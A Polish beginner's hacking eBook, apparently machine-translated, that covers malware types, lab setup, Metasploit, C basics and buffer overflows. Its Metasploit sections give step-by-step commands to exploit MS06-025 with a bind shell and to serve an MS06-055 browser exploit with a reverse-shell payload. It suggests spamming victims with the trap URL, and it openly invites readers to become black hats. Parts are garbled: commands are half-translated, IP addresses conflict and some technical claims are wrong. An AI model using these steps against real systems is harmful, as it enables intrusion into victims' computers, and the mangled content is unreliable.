Hacking dla Początkujących

I : Co musisz wiedzieć o hakowaniu

Podstawy

Hakowanie to proces uzyskiwania dostępu do informacji cyfrowych bez zgody właściciela. W większości przypadków hakerzy atakują komputery lub sieci w celu uzyskania poufnych danych. Osoby te wykorzystują zgromadzone informacje do zarabiania pieniędzy (na przykład szantażując ofiary lub sprzedając dane zainteresowanym stronom). Niektórzy hakerzy wykorzystują również swoje umiejętności, aby uniemożliwić im działanie. Oczywiście hackowanie jest nielegalną czynnością. Ten eBook nauczy Cię, jak hakować systemy komputerowe. Dostarczy Ci wskazówek, pomysłów, sztuczek i strategii, które możesz wykorzystać do ataku na innych lub ochrony siebie. Zasadniczo omawiamy, co robią prawdziwi hakerzy. Dlaczego chcesz uzyskać te informacje? Wiedząc, jak atakują hakerzy, pomagasz lepiej chronić siebie. Możesz także wykorzystać swoje umiejętności hakerskie, aby pomóc ludziom w poprawie ich bezpieczeństwa cyfrowego. Hakerzy, którzy pomagają innym, nazywają się "białymi kapeluszami" lub "etycznymi" hakerami. Podobnie jak inne rzeczy w życiu, narzędzia i umiejętności hakerskie są z natury neutralne. Te rzeczy stają się dobre lub złe w zależności od osoby, która ich używa. Po przeczytaniu tej książki możesz zostać specjalistą ds. Bezpieczeństwa. A może chcesz zostać "hackerem w czarnym kapeluszu" i siać spustoszenie w cyfrowym świecie. To zależy od Ciebie. Pamiętaj jednak, że złośliwe włamanie jest karalne.

Złośliwe programy

Szkodliwe programy komputerowe, nazywane również "złośliwym oprogramowaniem", to programy zaprojektowane w celu zaszkodzenia komputerom lub sieciom. Oto główne kategorie złośliwego oprogramowania:

• Adware - ten rodzaj złośliwego oprogramowania nie jest niebezpieczny. Nie zawiedzie komputera ani nie ukradnie twoich informacji. Jednak zobaczysz niezliczone reklamy podczas korzystania z komputera.

● Spyware - Programy szpiegujące są tworzone w celu monitorowania działań ofiary. Zapisują to, co robisz na swoim komputerze i przekazują informacje hakerowi.

● Worm - robak to program komputerowy, który mnoży się w sposób ciągły i usuwa dane z obiektu docelowego. Jeśli nie zostanie zatrzymany prawidłowo, robaki mogą całkowicie opróżnić cel.

● Trojan - Trojan nie jest niebezpieczny per se. Jest to tylko kontener, który wchodzi w cel przez sfałszowane pliki (zwykle oferowane jako "bezpłatne pliki do pobrania"). Tym, co czyni trojany niebezpiecznymi, jest to, że zawierają one inne formy złośliwego oprogramowania.

● Ransomware - ten rodzaj złośliwego oprogramowania uniemożliwia dostęp do komputera lub sieci. Musisz zapłacić kwotę ustaloną przez hakera, jeśli chcesz użyć zainfekowanej maszyny. Płacenie "okupu" nie oznacza, że złośliwe oprogramowanie zostanie usunięte. Dlatego prawdopodobnie Twój komputer zostanie ponownie zablokowany.

● Backdoor - programy typu backdoor tworzą otwór w obronie komputera. Hakerzy wykorzystują te otwory do instalowania innych złośliwych programów lub kradzieży twoich informacji.

● Wirusy - Wirusy to kody lub programy, które przejmują legalny program. Wirus uruchomi się i powieli, gdy uruchomi się program "host".

Ważna uwaga: to tylko przegląd dzisiejszych typów szkodliwego oprogramowania. Dowiesz się więcej o złośliwych programach w kolejnych częściach

Testowanie penetracyjne

Test penetracyjny (zwany również "testowaniem bezpieczeństwa", "testowaniem sieci" lub "testowaniem pióra") jest procesem włamywania się do celu w celu wykrycia słabych punktów. Jest to forma "etycznego hakowania", w której haker pomaga swojemu "klientowi" (np. Firmie) w celu poprawy cyfrowych mechanizmów obronnych tego ostatniego. Obecnie firmy i inne organizacje są bardziej niż skłonne płacić tylko po to, by chronić się przed złośliwymi atakami. Tym, co sprawia, że testowanie penetracji różni się od złośliwego hakowania, jest pozwolenie od celu. Dlatego testowanie pióra jest nadal nielegalne, jeśli nie masz pozwolenia swojego celu. Możesz mieć wszystkie dobre intencje na świecie i nadal być uwięzionym za włamywanie się do sieci. Oto ważna zasada: zawsze otrzymuj pisemną zgodę od celu przed przeprowadzeniem ataku hakerskiego. Najlepiej byłoby, gdyby pozwolenie zostało podpisane przez właściciela, dyrektora generalnego lub kierownika działu IT Twojej organizacji docelowej.

Umiejętności programowania

Większość hakerów chętnie dzieli się narzędziami z innymi. Możesz stworzyć kompleksowy zestaw narzędzi hakerskich, pobierając gotowe narzędzia z witryn hakerskich. Oznacza to, że możesz być pełnoprawnym hakerem nawet bez programowania niczego. To jest świetne, szczególnie dla osób, które nie mają czasu na naukę języków programowania. Niestety, poleganie na innych programach i narzędziach może ograniczyć Twój wzrost jako hakera. Jeśli chcesz odnieść sukces jako haker, musisz nauczyć się jednego lub dwóch języków programowania. Ta wiedza pomoże ci stworzyć własne narzędzia i ulepszyć dzieła innych. Kiedy już wiesz, jak programować, ewoluujesz od bycia "nowicjuszem" do "wykwalifikowanego" hakera. Ważna uwaga: ten eBook nauczy Cię, jak używać C (jednego z najpopularniejszych obecnie języków komputerowych) do hakowania.

Utworzenie laboratorium

Hakowanie może być niebezpieczne. Jeśli nie jesteś ostrożny, możesz trwale wyłączyć cele. To jest ustawienie laboratorium Hackowanie może być niebezpieczne. Jeśli nie jesteś ostrożny, możesz trwale wyłączyć cele. Z tego powodu początkującym zaleca się ćwiczenie swoich umiejętności w "laboratorium". Zasadniczo laboratorium hakerskie składa się z różnych maszyn wirtualnych. Pojedynczy komputer może pomieścić wiele maszyn wirtualnych (i różne systemy operacyjne). Laboratorium hakerskie pozwala hakerom szlifować swoje umiejętności bez narażania systemów. Jeśli się zepsujesz, możesz po prostu ponownie uruchomić maszynę wirtualną. Nie będzie trwałych uszkodzeń, niezależnie od tego, jak epicka jest twoja porażka. Istnieje wiele programów maszyn wirtualnych. Najpopularniejsze to QEMU, VMware i VirtualBox. Te programy są dostępne za darmo. QEMU jest przeznaczony dla systemów Linux. W międzyczasie VMware jest dostępny dla komputerów z systemem Linux i Windows. Jeśli jednak pracujesz z różnymi systemami, VirtualBox to najlepsza opcja. Możesz użyć tej maszyny wirtualnej na komputerze z systemem Linux, Macintosh lub Windows. Po zainstalowaniu programu maszyny wirtualnej musisz zainstalować jeden lub więcej systemów operacyjnych na swoim komputerze. Nowoczesne systemy mają doskonałą obronę, więc początkujący muszą skupić się na starych. Zacznij od systemu Windows XP i Metasploitable. Windows XP ma wiele znanych luk w zabezpieczeniach. Może być doskonałym celem dla twojej praktyki. Z drugiej strony, metaspoitable to oparty na systemie Linux system specjalnie stworzony do hakowania. Ma

wbudowane luki, które możesz atakować. Hackowanie tego systemu operacyjnego z Metasploit to spacer po parku.

II : Metasploit Framework

Skupimy się na Metasploit, jednym z najpotężniejszych dostępnych dziś narzędzi hakerskich. Wielu hakerów polega na Metasploit podczas przeprowadzania testów penów i ataków hakerskich.

Metasploit - podstawy


Metasploit nie jest typowym programem komputerowym. Jest to złożona struktura narzędzi hakerskich, które można wykorzystać do uzyskania informacji związanych z celami i przeprowadzenia ataków. Jest to narzędzie z wyboru, jeśli chodzi o rozpoznanie i wykonanie ataku. Możesz pobrać ten program za darmo. Po zainstalowaniu Metasploit będziesz miał dostęp do tysięcy narzędzi i exploitów dla różnych programów i systemów operacyjnych. Należy pamiętać, że Metasploit to platforma wieloplatformowa. To oznacza, że nie jesteś do tego zmuszony używaj komputera Windows podczas hakowania. Jeśli wolisz systemy Linux, będziesz zadowolony, wiedząc, że Metasploit jest preinstalowany w najnowszych wersjach Kali Linux.

Ważna uwaga: Kali Linux to system operacyjny przeznaczony dla hakerów i testerów penetracji. Wyposażony jest w kompletny zestaw narzędzi hakerskich. Możesz dostać to za darmo. Wystarczy wejść na stronę www.kali.org/downloads i wybrać odpowiednią wersję dla swojego systemu operacyjnego.

Jak uruchomić exploity za pomocą Metasploit

Ta część zakłada, że masz już framework Metasploit i maszynę wirtualną na swoim komputerze. Ponadto zakładamy, że używasz systemu Kali Linux. W porządku, zacznijmy od podstawowego ataku. Kroki podane poniżej pokażą ci, jak zhakować komputer z systemem Windows XP SP1. W niezałatanej wersji tego dodatku Service Pack brakuje aktualizacji zabezpieczeń MS06-025. Metasploit ma exploit dla wspomnianej luki. Przed użyciem Metasploit należy omówić rodzaje exploitów. Exploit to kod, polecenie lub program, który "wykorzystuje" lukę w celu. Jeśli atak wykorzystujący exploity zakończy się powodzeniem, haker będzie mógł manipulować komputerem lub siecią. Jak wspomniano wcześniej, Metasploit zawiera tysiące exploitów dla różnych maszyn i systemów. Możesz nawet użyć Metasploit do zhakowania stron internetowych i urządzeń mobilnych. Teraz, gdy już wiesz, czym jest exploit, użyjmy go na maszynie wirtualnej.

1. Otwórz terminal, wpisz "msfconsole" i naciśnij klawisz Enter. Twój obecny terminal będzie wyglądać tak:



2. Uzyskaj dostęp do maszyny wirtualnej i określ jej adres IP. Aby uzyskać te informacje, uruchom terminal i wpisz "ipconfig". Będziesz używał adresu IP do określenia celu ataku. Załóżmy, że adres IP twojej maszyny wirtualnej to "172.16.162.222".

3. Wróć do Metasploit i wydaj polecenie "pokaż". Terminal wyświetli długą listę exploitów. Użyj tej listy, aby znaleźć odpowiedni exploit dla swojego celu. W tej lekcji exploit, którego potrzebujesz, nazywa się "windows / smb / ms06_025_rras". Możesz ustawić exploit wpisując: "use windows / smb / ms06_025_rras".

4. Wykorzystania różnią się pod względem potrzebnych informacji. Wpisz "pokaż opcje", aby określić fragmenty danych, które musisz określić. Twój terminal pokaże ci to:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	ROUTER	yes	The pipe name to use (ROUTER, SRVSVC)

Tutaj "RHOST" odnosi się do adresu IP twojego celu, podczas gdy "RPORT" odnosi się do portu, którego użyjesz w ataku. Natomiast "SMBPIPE" odnosi się do nazwy rury. Podczas ustawiania opcji użyj następującej składni:

set (nazwa opcji) (dane)

Polecenie, które należy wydać, brzmi:

set RHOST 172.16.162.222

Ważna uwaga: W większości przypadków Metasploit rozróżnia wielkość liter, jeśli chodzi o jego parametry. Śledź wielkość liter, których Metasploit używa do swoich wpisów.

5. Musisz wskazać swoją ładowność i swój cel. Mówiąc najprościej, ładunek jest wydarzeniem, które nastąpi po zakończeniu eksploatacji. Istnieją różne rodzaje ładunków w ramach Metasploit. Aby poznać ładunki zgodne z wybranym exploita, wpisz następujące polecenie:

show payloads

W chwili pisania tego artykułu Metasploit ma trzy playloads dla windows / smb / ms06_025_rras do wykorzystania . Aby wszystko było proste, użyjmy podstawowej powłoki bindowania i zachowaj jej domyślne ustawienia. Wpisz następujące polecenie:

set PAYLOAD windows / shell_bind_tcp

6. Ponownie wpisz "pokaż opcje", aby upewnić się, że wprowadzono wszystkie wymagane parametry. Gdy to zrobisz, wydaj polecenie "pokaż cele". Metasploit pokaże Ci wszystkie dostępne cele obecne w Twojej sieci. Wybierz numer ID właściwej maszyny i wpisz:

set TARGET (numer identyfikacyjny) (np. ustaw TARGET 3)

7. Teraz wykonaj atak, wpisując "exploit".

8. Twój ekran powie, że próba zalogowania się nie powiodła. Uwierzytelnianie nie powinno być potrzebne dla tej wersji systemu Windows XP. W biuletynie zabezpieczeń Microsoft stwierdza się, że XP SP1 jest "anonimowo atakowalny". Ilekroć napotkasz taki problem, uzyskaj więcej informacji na temat exploita, którego używasz. Możesz uzyskać te informacje, wpisując "info" i wciskając Enter. Metasploit wyświetli szczegółowe informacje dotyczące exploita (np. Opcje i ładunki, których możesz użyć). Sekcja "opis" pojawia się na końcu strony. Oto, co mówi:

```
Description:
  This module exploits a stack overflow in the Windows Routing and
  Remote Access Service. Since the service is hosted inside
  svchost.exe, a failed exploit attempt can cause other system
  services to fail as well. A valid username and password is required
  to exploit this flaw on Windows 2000. When attacking XP SP1, the
  SMBPIPE option needs to be set to 'SRVSVC'.
```

Zgodnie z tym opisem musisz ustawić "SMBPIPE" (jedną z opcji exploita) na SRVSVC. Bieżąca wartość tej opcji to "ROUTER". Oznacza to, że możesz rozwiązać problem, wpisując:

"set SMBPIPE SRVSVC"

9. Ponownie uruchom komendę "exploit". Tym razem Metasploit powinien powiedzieć, że sesja polecenia (lub "terminal") została otwarta w celu. Możesz użyć tego terminala do manipulowania swoim celem lub uzyskania z niego informacji.

Ważna uwaga: ta lekcja dotyczy podstawowego ataku. Założono, że znasz już podatność na atak i adres IP swojego celu. Taka sytuacja rzadko się zdarza w rzeczywistości. Najprawdopodobniej będziesz musiał wykonać czynności przygotowawcze (np. Skanowanie ping), aby zebrać niezbędne informacje.

Jak wykonywać ataki po stronie klienta za pomocą Metasploit

Większość komputerów i sieci ma zaporę ogniową. Ten mechanizm bezpieczeństwa chroni komputer lub sieć przed atakami z zewnątrz. Generalnie trudno jest hakować cele, które mają aktywną ochronę firewall. Na szczęście wciąż można zhakować ten cel za pomocą różnych metod. Na przykład, możesz osadzić ładunek w pliku i poprosić użytkowników końcowych o otwarcie lub zainstalowanie

sfałszowanego pliku. Gdy uruchomi się obciążenie, będziesz mógł manipulować komputerem ofiary, jak chcesz.

Ważna uwaga: ponieważ użytkownik otwiera plik na końcu, transmisja danych między ładunkiem a hakerem przebiega przez zaporę bez żadnych problemów.

Użyjmy innego podstawowego przykładu:

1. Uruchom ponownie Metasploit framework i wpisz "pokaż exploity".

2. Przewiń w dół i wyszukaj exploity działające w przeglądarkach. Jeśli chcesz kierować reklamy na komputery z systemem Windows, szukaj exploitów rozpoczynających się od "windows / browser / ..."

3. W tym przykładzie używajmy "ms06_055_vml_method". Problem "użyj windows / browser / ms06_055_vml", a następnie "pokaż opcje".

4. Ten exploit ma trzy opcje: SRVHOST, SRVPORT i URIPATH. Opcja SRVHOST odnosi się do adresu IP bieżącego komputera (tj. Tego, którego używasz do wykonania ataku). Opcja SRVPORT odnosi się do portu, którego użyjesz do wykorzystania. Wreszcie URIPATH odnosi się do tekstu, który umieścisz w końcowej sekcji wybranego adresu URL. Na przykład, jeśli Twój adres IP to "172.168.4.34", możesz skonfigurować fałszywy adres URL w następujący sposób:

http://192.168.4.34:8080/collect_prize.htm

Oto, co musisz wpisać:

set SRVHOST 192.168.4.34

set URIPATH collect_prize_htm

Ważna uwaga: nie musisz zmieniać domyślnego SRVPORTa exploita.

5. Teraz musisz ustawić ładunek. Użyjmy ładunku, który zmusi zaatakowany komputer do połączenia się z twoim komputerem. Ładunek "windows / shell_reverse_tcp" otwiera terminal w docelowym komputerze za pośrednictwem połączenia TCP. Następnie wydaj następujące polecenia:

set LPORT 4444

set LHOST 192.168.4.34

ustawset EXITFUNC seh

6. Wpisz "exploit" i poczekaj, aż ofiara uzyska dostęp do utworzonego adresu URL. Możesz wysłać adres URL za pośrednictwem wiadomości spamowych. Gdy ofiara wejdzie w link, Metasploit uruchomi ładunek. Wtedy będziesz w stanie całkowicie kontrolować komputer użytkownika.

Ważna uwaga: każdego dnia hakerzy odkrywają nowe luki w zabezpieczeniach i rozwijają nowe exploity. Oznacza to, że wbudowane programy twojej platformy Metasploit będą nieaktualne w krótkim czasie. Nie musisz się jednak martwić, ponieważ możesz ręcznie zaktualizować bazę danych exploitów. Możesz odwiedzić stronę www.exploit-db.com i pobrać najnowsze exploity. Następnie wyodrębnij i / lub przenieś nowe pliki do katalogu plików twojej struktury Metasploit.

III : Programowanie dla hakerów

Ta część uzbroi Cię w podstawową wiedzę programistyczną. Omówi podstawowe pojęcia programowania komputerowego. Aby zachować ten materiał, autor skupił się na jednym z

"najgorętszych" języków: C. Przeczytaj uważnie ten materiał: wiedza programistyczna może podnieść twoje umiejętności hakerskie na wyższy poziom.

Czym jest język "C"?

C jest jednym z najstarszych języków programowania. Pomaga programistom od ponad czterech dekad. Wielu programistów polega na C przy tworzeniu aplikacji i systemów. Z tego względu niemal wszędzie można znaleźć programy oparte na C.

Konstrukcje językowe C

Programy różnią się pod względem możliwości i komponentów. Jednak mają podobne struktury. Oto wspólne struktury, które znajdziesz w programach komputerowych opartych na C:

Struktura "main()"

Każdy program C ma strukturę "main ()". Ta struktura używa następującej składni:

<typ danych wartości zwracanej> main (argument) {wywołania funkcji lub instrukcje procedur}

Ważna uwaga: tylko "główne" słowo kluczowe jest obowiązkowe. Jeśli nie chcesz, nie musisz dodawać argumentu, typu danych, instrukcji postępowania lub wywołania funkcji.

Funkcje C

Funkcja jest niezależnym zbiorem kodu, który można wykonać dla innych funkcji. Należy pamiętać, że funkcja main () zachowuje się jak funkcja, więc można jej używać do uruchamiania różnych funkcji. Składnia do napisania funkcji to:

<typ danych zwracanej wartości (opcjonalnie)> nazwa funkcji <argumenty funkcji (opcjonalnie)>

{}

Programiści używają terminu "sygnatura" w odniesieniu do pierwszej linii funkcji. Sygnatura wskazuje, czy funkcja wymaga argumentów, czy zwraca wartości. Musisz wywołać (lub wywołać) funkcję, aby z niej skorzystać. Podczas wywoływania funkcji użyj składni podanej poniżej:

variable => nazwa funkcji (opcjonalne argumenty);

Ważna uwaga: Zmienna przechowuje wynik funkcji, jeśli taka istnieje.

Jak widać, składnia wymaga znaku średnika jako jego ostatecznej postaci. Język C wymaga tego znaku podczas kończenia niezależnych poleceń. Polecenie niezależne to polecenie, które istnieje poza nawiasami, nawiasami klamrowymi lub nawiasami kwadratowymi. Będziesz używał funkcji do określenia zachowania lub działania twojego programu. Za każdym razem, gdy wywołujesz funkcję, wykonanie programu przeskoczy do wybranej funkcji tymczasowo. Program wznowi swój "przepływ" po zakończeniu funkcji, którą wywołałeś. Więcej dowiesz się o tej koncepcji później.

Zmienne C

Zmienna jest narzędziem programistycznym, za pomocą którego można przechowywać tymczasowe dane. Może się dynamicznie zmieniać, co oznacza, że może zamienić swoje wartości w trakcie działania programu.

Oto niektóre z zmiennych, które znajdziesz w C:

● int - Użyj tej zmiennej do przechowywania liczb całkowitych ze znakiem (np. 99 lub -99).

● char - Za pomocą tej zmiennej można przechowywać pojedyncze znaki (np. X).

● float - ta zmienna może zawierać podpisane wartości zmiennoprzecinkowe (np. 99,99 lub -99,1).

● double - Użyj tego typu zmiennej dla dużych wartości zmiennoprzecinkowych.

Podczas kompilacji programu każda zmienna otrzymuje wstępnie przydzieloną pojemność pamięci w oparciu o definicje rozmiaru systemu. Sprzęt, którego używasz, może mieć ogromny wpływ na przydzielanie rozmiarów dla zmiennych programu. Możesz zapobiec problemom związanym z rozmiarami, wywołując funkcję "sizeof ()". W większości przypadków musisz zadeklarować wszystkie zmienne na początku bloków kodu. Pamiętaj, że nie możesz użyć zmiennej, jeśli jej nie zadeklarowałeś. Składnia deklaracji zmiennych to:

<typ zmiennej> <nazwa zmiennej> <polecenie inicjalizacji>;

Ważna uwaga: Sekcja inicjalizacji jest całkowicie opcjonalna. Ponadto zaczyna się od znaku równości (tj. "=").

Oto podstawowa deklaracja zmiennych:

int x = 100;

Po deklaracji możesz zmienić wartość wewnątrz zmiennej za pomocą operatora. Oto przykład:

y = y - 1;

Ważna uwaga: W wyrażeniu podanym powyżej wartość "y" zostanie zmniejszona o jeden i zapisana w tej samej zmiennej.

Konstrukcja "printf"

C zawiera szeroki zakres konstrukcji. Możesz znaleźć te konstrukcje w bibliotece o nazwie "libc". Programiści używają konstrukcji o nazwie "printf" do wyświetlania informacji na ekranie komputera. Język C oferuje dwa "smaki" tego konstruktu:

printf (<ciąg, który chcesz wyświetlić>);

printf (<format, którego chcesz użyć>, <wartości lub zmienne, których chcesz użyć>);

Pierwsza składnia jest idealna dla prostych wiadomości. Użyj go, jeśli chcesz wyświetlić tylko informacje tekstowe. Druga składnia jest długa i złożona. Ta złożoność wynika z elastyczności składni. Z drugim "smakiem" printf możesz określić format twoich napisów przed wyświetleniem ich na ekranie. Oto niektóre z symboli, których można użyć do formatowania ciągów:

●% x - Możesz użyć tego symbolu, aby wydrukować ciąg znaków jako wartość "heksadecymalną". Na przykład printf ("sample% x", 0x111);

●% d - Użyj tego symbolu, aby użyć formatu dziesiętnego dla napisów. Na przykład,

printf ("sample% d", 111);

●% s - Za pomocą tego symbolu można wyświetlić tekst jako ciąg. Na przykład printf ("sample% s", "111");

● \ n - Ten symbol wstawia nową linię za ciągiem. To jak naciśnięcie klawisza Enter na klawiaturze. Na przykład printf ("sample \ n");

Ważna uwaga: możesz łączyć te symbole, aby osiągnąć pożądany efekt.

Konstrukcja "scanf"

Ta konstrukcja umożliwia uzyskanie informacji od użytkowników. Składnia tej konstrukcji to:

scanf (<preferowany format>, <wartości lub zmienne, których chcesz użyć>);

Podczas określania formatu można użyć symboli podanych dla "printf". Na przykład wyrażenie podane poniżej wymaga od użytkownika wprowadzenia znaku. Następnie program zapisze dane użytkownika wewnątrz zmiennej o nazwie "sample":

scanf ("% s" i przykład);

Pętle języka C

Pętla umożliwia wielokrotne powtórzenie kodu (lub bloku kodu). W związku z tym nie trzeba ręcznie wpisywać kodów. Programiści często polegają na "while" i "loopach podczas pisania programów C". Pętla "while" powtarza wybrany kod, o ile warunek jest "prawdziwy". Program przestanie uruchamiać wybrany kod, gdy warunek stanie się fałszywy. Składnia pętli while jest następująca:

while (<instrukcja warunkowa>) {

<kod lub blok kodu, który chcesz uruchomić>;

}

Z drugiej strony pętle "for" umożliwiają łatwe zmienianie wyniku instrukcji warunkowej. Składnia tych pętli jest następująca:

for (<wartość początkowa>; <wartość testowa>; <wartość zmiany>) {

<instrukcja / s, które chcesz uruchomić>;

}

Oto podstawowy przykład:

for (x = 1; x <100; x ++) {

printf ("% d", x);

}

Ten przykład użyje "1" jako wartości początkowej. Pętla zwiększy tę wartość o 1 i wydrukuje wynikową wartość na ekranie. Ta sekwencja "dodaj, a następnie wydrukuj" nastąpi do momentu uzyskania wartości wynikowej osiąga 100. W ten sposób na ekranie powinny pojawiać się cyfry od 1 do 100.

Ważna uwaga: język C obsługuje "zagnieżdżanie w pętli". Zagnieżdżanie to proces umieszczania pętli wewnątrz innej pętli.

Oświadczenie "if / else"

Za pomocą instrukcji if / else można uruchomić kod (lub blok kodu), jeśli warunek jest spełniony; w przeciwnym razie zostanie uruchomiony opcjonalny kod "else" (lub blok kodu). Jeśli nie określisz klauzuli "else", twój program uruchomi instrukcje znalezione po instrukcji if / else. Składnia tej instrukcji to:

if (<twój stan>) {

<instrukcja / s, które chcesz uruchomić, jeśli twój warunek jest spełniony>

} <else> {

<instrukcja / s do uruchomienia, jeśli twój warunek nie jest spełniony>;

}

Ważna uwaga: Jeśli pracujesz nad pojedynczą instrukcją, nawiasy klamrowe są opcjonalne.

Komentarze w C

Programowanie może być dość skomplikowane. Będziesz miał do czynienia z setkami (lub nawet tysiącami) dziwnych postaci i wyrażeń. Z tego powodu większość programistów dodaje komentarze do swoich kodów. Zasadniczo komentarz jest notatką dołączaną do określonej części programu. Ta notatka nie ma wpływu na zachowanie lub funkcję samego programu. Głównym celem komentarza jest dostarczenie informacji dotyczących konstrukcji, do której jest dołączony. W języku C możesz używać następujących znaków do komentowania:

"//" - Użyj tego symbolu do komentarzy w jednym wierszu. Na przykład:

// Ten komentarz jest niesamowity.

"/ * ... * /" - Użyj tego symbolu do komentarzy wielowierszowych. Na przykład:

/ * Ten komentarz

obejmuje wiele

kwestia. * /

Program "Hello World!"

Wykorzystajmy powyższe konstrukty do stworzenia prostego programu C. Poniższy program, znany jako "Hello World!", Wyświetla na ekranie komunikat zawierający dwie słowa. Większość lekcji programowania wykorzystuje ten program jako punkt wyjścia do rozwoju programisty. Aby utworzyć swój pierwszy program, powinieneś:

1. Uruchom swój ulubiony edytor tekstu (np. Notatnik).

2. Wpisz następujące kody:

//helloworld.c // To jest nazwa twojego programu.

#include <stdio.h> // Potrzebujesz tego, aby wydrukować wiadomość na ekranie.

Main () {// Podobnie jak inne programy C, "Hello World!" Wymaga funkcji main ().

Printf ("Hello World!"); // Ta instrukcja mówi programowi, aby wyświetlił komunikat na ekranie.

} // Ten znak kończy program.

Po uruchomieniu tego programu na ekranie pojawi się "Hello World".

Jak skompilować program C.

Termin "kompilacja" odnosi się do procesu przekształcania kodów w plik wykonywalny. Jeśli używasz systemu uniksowego, masz dostęp do potężnego kompilatora o nazwie "gcc" (tj. Kompilator GNU C). Aby skompilować program "Hello World!", Musisz wpisać:

gcc -o helloworld helloworld.c

IV : Stosy, bufory i przepełnienia

Ten rozdział wyjaśni exploity, których możesz użyć przeciwko wrażliwym buforom. Będziesz wiedział, jak działają operacje na stosach i przepełnienia bufora. Po przeczytaniu tego rozdziału będziesz mógł z łatwością atakować bufory.

Podstawy operacji na stosach

Systemy komputerowe wdrażają koncepcję zwaną "stacking". Możesz myśleć o stosie komputerowym jako stosie kart na stole. Umieszczenie więcej kart na stole zakopuje te, które już tam są. Karta na górze stosu jest także ostatnią kartą, którą wyciągnąłeś z talii. W ten sposób zaczyna obowiązywać zasada FILO (tj. Zasada pierwsze w ostatniej chwili). Ta zasada działa również w stosie komputerowym. Umieszczenie przedmiotu na stosie nazywa się "pchaniem". Możesz użyć polecenia "push", aby wykonać to zadanie. Przyjmowanie przedmiotu ze stosu jest jednak znane jako "popping". Aby wykonać zadanie, musisz wstawić polecenie "pop" w kodzie źródłowym.

Jak działają połączenia funkcjonalne

Jak wspomniano wcześniej, funkcje są niezależnymi modułami kodu, które mogą wywoływać inne funkcje. "Wywołanie" funkcji powoduje, że program ignoruje jej naturalny przepływ. Za każdym razem, gdy wywołujesz funkcję w swoim programie, występują trzy zdarzenia:

1. Twój program umieści parametry wybranej funkcji na stosie komputera.

2. Stos będzie przechowywać "eip" (znany również jako rozszerzony rozkaz lub adres zwrotny) twojego programu. Dane te pozwalają programowi kontynuować to, co robił, gdy funkcja nie jest już aktywna.

3. Program uruchomi "połączenie". Następnie adres funkcji zostanie zapisany w eip.

Przepełnienie bufora

Komputery używają bufora do zapisywania informacji w ich pamięci. Należy pamiętać, że bufor nie może kontrolować informacji, które go wprowadzają. Jeśli ilość przechowywanych danych przekracza pojemność bufora, program ulegnie awarii. To niefortunne wydarzenie nazywa się "przepełnienie bufora".

Przepełnienie bufora i włamania

Gdy przepełnienie bufora może wystąpić trzy rzeczy. Pierwszym z nich jest DoS (tj. Odmowa usługi). Tutaj program lub system przestanie odpowiadać. Oznacza to, że możesz wykorzystać przepełnienie bufora, aby cel był bezużyteczny. Jeśli atak DoS powiedzie się, cel będzie niedostępny lub nie będzie odpowiadał prawowitym użytkownikom. Druga sytuacja wymaga wykonania złośliwych poleceń od strony użytkownika. To zwykle dzieje się, gdy użytkownik uruchamia zainfekowany program na swoim komputerze. Trzecia sytuacja jest najgorsza, jaka może się zdarzyć podczas ataku: wykonanie złośliwych poleceń z poziomu root (lub systemu). "Użytkownik root" (znany również jako "superuser") może manipulować systemem zgodnie z jego życzeniem.

Jak wykonywać lokalne ataki typu "przepełnienie bufora"

Ogólnie rzecz biorąc, wykonanie lokalnego ataku jest łatwiejsze niż uruchomienie zdalnego. Ponieważ jesteś blisko celu, dostęp do pamięci systemu jest szybki i łatwy. Ponadto możesz naprawić swój exploit, na wypadek gdyby nie działał dobrze. Głównym celem exploita przepełnienia bufora jest zalanie określonego bufora nadmiernymi informacjami. Kiedy nastąpi przepełnienie, exploit zmieni program eip. Pamiętaj, że eip mówi programowi, co musi zrobić po uruchomieniu bieżącej funkcji. Zepsując eip, możesz zmusić system do robienia tego, co chcesz.

Różne części przepełnienia bufora Exploit

Wykorzystany exploit składa się z następujących części:

1. NOP - W języku C "NOP" poleca programowi przejście do kolejnego procesu. Możesz użyć tego polecenia, aby podkładać bloki kodów. To polecenie nie jest jednak ograniczone do wyrównania kodu. Możesz go użyć przed exploita przepełnienia bufora. Jeśli eip wskaże NOP, program przejdzie do następnej części. Wielu hakerów opiera się na "0x90" jako kodzie wyboru podczas pracy z NOP.

